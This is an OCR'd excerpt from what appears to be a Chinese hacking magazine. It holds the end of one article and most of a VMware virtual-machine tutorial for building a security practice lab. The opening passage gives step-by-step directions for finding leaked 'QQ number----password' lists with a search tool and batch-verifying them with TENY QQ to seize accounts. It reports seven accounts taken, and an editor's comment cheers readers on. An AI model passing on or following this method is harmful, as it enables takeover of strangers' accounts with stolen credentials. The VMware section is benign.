


图1 挖掘鸡搜索网

还可以下啦，好像有几百个的样子。先在本地新建一个文本文件，把所有的内容都存在里面。这么多qq，如果一个一个地试，那不要累死。大家记不记得我们原来有个工具叫teny qq，好像是业余批量挂QQ软件，它可以同时验证上百个QQ，而且它要求的格式和现在盗取的QQ的内容的格式是一样的。qq号码----qq密码，马上导入一部分qq试试看，如图2。





图2 使用TENY QQ验证密码



运气不错，一下子就弄到了7个qq了，大家自己下去可以玩吧，说不定运气好的，还可以弄到极品qq号呢。


[文中涉及的工具挖掘鸡和TENY QQ在光盘有收录]

编辑点评：

简单的傻瓜工具文章，各位渔人，还等什么快去啊！注意要看看有没有自己的号码在里面啊！NOHACK

星言首语

转眼又到11月，快到秋天不回来的季节了。秋已过，天甚凉，鸿雁下斜阳……哈，“即兴”，喝着西北风让偶听到了冬天脚步的声音。各位朋友，工作之余可别忘记照顾自己啊，身体可是革命的本钱。本期Q版给大伙准备了丰盛的大餐，先看如何玩转VMWARE WORKSTATION，How to 搭建你自己的黑客实验平台；再看网易的新洞洞，简单易懂哦！真是网易啊！还有高手带你体验WindowsXP下的多用户登录……精彩不断啊！傻等什么呢，还不快上Q版！



VMWARE虚拟机使用总结

四川大学信息安全研究所 刘坤/maxell

从本文中你可以学到：

1、VMWARE的安装
2、VMWARE虚拟机的几种使用技巧
2、VMWARE联网的几种方式
3、如何自定义VMWARE虚拟机

一、VMWARE简介

VMWARE是一个“虚拟机”软件，它使你可以在一台机器上同时运行两个或更多WINDOWS系列/LINUX/DOS等系统。由于它是从本地计算机上划出一部分硬盘空间和物理内存创建的仿真虚拟计算机，能够模拟主板、内存、硬盘(IDE和SCSI)、DVD/CD-ROM、软驱、网卡、声卡、串口、并口和USB口等设备，因此是真正意义上的多系统同时运行。

对于我们的工作和学习，特别是黑客学习，VMWARE更是不可或缺的利器，其表现在如下几个方面：

第一、对于初学者，真实的网络环境往往是复杂的，不容易把握的。因此需要用VMWARE模拟出一个服务器来，而这个服务器是我们事先设定好的，存在缓冲区溢出、ipc$、弱口令等各种各样的漏洞，这些条件在真实的网络中是可遇而不可求的。在这个服务器上我们可以进行黑客入门的一些必要操作，动手实践往往能让我们的学习事半功倍。

第二、对于操作系统漏洞的调试是涉及到系统内核的，因此溢出的触发往往会导致操作系统的崩溃，轻则重启，重则瘫痪，因此在本机上调试对工作会造成很大的影响。而在虚拟机上调试，系统崩溃让它自己重启，实在不行就恢复快照，我们的工作可以照样进行。

第三、对于网管来说，由于VMWARE出色的独立工作特性和网络功能，可以在一台服务器上实现多种服务器架构的任意搭配。比如说我们可以在本机上使用windows提供支持asp、aspx、php、jsp的web服务，在虚拟机上使用linux提供一些基于web的业务。

二、VMWARE系统使用技巧

1、系统安装

我使用的是VMWARE WORKSTATION 5.0 简体中文版，对于VMWARE这个软件的安装，我没有什么好说的，反正是一直next下去即可。VMWARE安装好之后新建虚拟机，“虚拟机配置”建议使用“自定义”；“虚拟机格式”建议使用“新的WORKSTATION5.0”；硬盘空间视你的系统和要求而定，如果没




图1 制作虚拟机快照




图2 恢复虚拟机快照





图3 虚拟机光驱的默认配置


图4 在虚拟机的光驱中使用本机上的iso文件





图5 在虚拟机光驱中使用本机的iso文件成功


图6 虚拟机网络连接方式使用"桥接"




图7 虚拟机的当前ip




图8 虚拟机到指定ip的路由表

有特殊的要求，windows一般分配5G空间，linux分配10G空间足够了；内存建议略低于你本机总内存的一半，其它按照它默认的选项即可。安装系统时，VMWARE默认从光驱启动，不需要调整BIOS设置，其它跟普通系统的安装没有区别。系统安装好之后记得要把VMWARE工具安装好，它对图像和鼠标提供更好的支持，跟显卡驱动类似。

2、系统配置

（1）快照

系统安装完成之后，我们应该对新系统制作快照。这里所谓的快照和平时我们使用的ghost差不多，即记录当前系统内存、硬盘、进程等使用情况到一个快照文件，到时候只要从这个文件中导出，系统就能完完全全恢复到制作快照时的状态，包括虚拟硬盘上的、系统内存的、注册表内的所有数据。因此对于调试系统漏洞造成的系统崩溃，快照是非常好的解决手段。

首先点击“制作虚拟机快照”按钮，然后在“名称”栏内可以写上制作快照的日期，在“描述栏”里面写上制作快照系统的特征，如“裸机”、“安装过mssql”、“安装了mysql”等等，以便将来准确恢复到自己想要的系统状态。如图1所示。

制作虚拟机快照完成后，我们又如何来恢复快照呢？我们可以点击“恢复虚拟机到它的父快照”按钮来回复到上次建立的快照时的系统状态，也可以点击“管理虚拟机的快照”按钮，在里面选择你要恢复的系统状态。如图2所示。

（2）虚拟机中的光驱

虚拟机默认使用的是物理光驱，也就是说虚拟机系统与你的本机系统使用的是一个光驱，如果我们需要用到光盘在虚拟机中安装软件的话，直接将光盘放入你的光驱中即可。但如果你想使用iso文件（也就是我们常说的镜像文件）安装软件的话，读者们可以首先想到的就是把虚拟机的硬盘映射到本地，然后将iso文件传到虚拟机的硬盘中，再安装诸如deamon之类的虚拟光驱软件载入iso文件安装吧！其实不需要如此麻烦，虚拟机提供了一个虚拟光驱接口，可以将本机的iso文件直接映射到虚拟机的光驱中。我们在“虚拟机”栏中选择“设置”选项，然后点击“CD-ROM(IDE 1:0)”，就可以看到虚拟机光驱当前的状态为“自动检测的物理驱动器”，如图3所示。

为了安装iso文件，我们将选项改为“使用iso映像”，然后点击浏览，在本机上选择需要安装的iso文件，我们这里选择office2003的光盘镜像，如图4所示。

确定之后，就可以看到在虚拟机的光驱中出现了我本机的office镜像文件，如图5所示。

这样安装是不是很方便，既加快了安装速度，又节省了硬盘空间。

（3）虚拟机的硬盘

为什么说使用虚拟机上虚拟光驱接口可以节省硬盘空间呢？我将iso文件传到虚拟机中，使用之后删了不就一样了吗？说到了这里，就不能不说下虚拟机的硬盘了。因为虚拟机的硬盘默认特性是这样的：我们给虚拟机的硬盘分配了多少空间并不是一次到位，而是虚拟机使用多少空间就向本机的硬盘申请多少，一直到我们给它分配的定额为止。比方说我们新装了一个win2000server的裸机，这个时候本机上的虚拟机硬盘文件大小也就是1.5G左右，随着我们安装了mssql、mysql等软件之后，本机上的虚拟机硬盘文件大小会变成2.5G左右，而且随着我们对虚拟机应用的增多，这个数字也会不断增大，一直到我给虚拟机分配的5g硬盘空间被完全塞满为止（这里需要注意的是本机上的虚拟机硬盘文件大小和虚拟机硬盘空间大小是不一致的，一般前者要比后者大一些，所以这个时候硬盘文件大小应该是大于5G的）。但是在这个时候我卸载了mssql，或者删除了我传到虚拟机硬盘中的一个500M的文件，虚拟机的硬盘也不会因为你这样的操作而归还原先从主机硬盘上申请的磁盘空间，也就是说本机上的虚拟机硬盘文件大小不会因此而减小。对于我等硬盘本来就不够用的群众来说，这是一个多么大的损失，因此我们对虚拟机的硬盘进行操作时要慎重而行，同时这也是我积极主张建立快照的原因之一。

3、网络配置

（1）桥接（直接连接到物理网络）

虚拟机默认的网络配置使用的是桥接方式，如果本机所在的网络为LAN，能自动分配ip或者指定ip，使用桥接方式就能使虚拟机系统像本机一样直接连接到物理网络去。

配置方式如下所示：假设本机所在为192.168.0.*的一个内网，整个内网通过192.168.0.1这个网关连接internet。我们在“虚拟机”栏中选择“设置”选项，然

后点击“以太网”选项，选择当前的网络连接方式为“桥接”。如图6所示。

确定之后，点开虚拟机系统中的“INTERNET协议（TCP/IP）属性”对话框，如果这个内网开通了DHCP服务，那我们选择“自动获取IP地址”即可连接上internet，如果没有开通DHCP服务，我们手动配置虚拟机ip即可。配好后，检验下，显示虚拟机的ip为192.168.0.3，如图7所示。

显示到202.115.32.36（我们学校的DNS服务器）的路由表，可以清楚地看到虚拟机是通过网关192.168.0.1出去的。如图8所示。

（2）NAT（用来共享主机的ip地址）

NAT用于将一个地址域（如专用Intranet）映射到另一个地址域（如：Internet）的标准方法。比如说我采用的是拨号方式上网，只能分配到一个ip。如果采用桥接的方式，在本机上拨号，虚拟机就不能上网；在虚拟机上拨号，本机就不能上网。针对这种只有一个ip的情况，我们就可以在虚拟机上采用NAT方式进行网络连接。

安装虚拟机的时候，VMWARE会为本机另外建立两个网络连接，名字分别为**VMware Network Adapter VMnet1**和**VMware Network Adapter VMnet8**，这两个网络连接的默认配置是自动获取ip地址和dns地址，如果不是的话，读者可以先改过来。如图9所示。

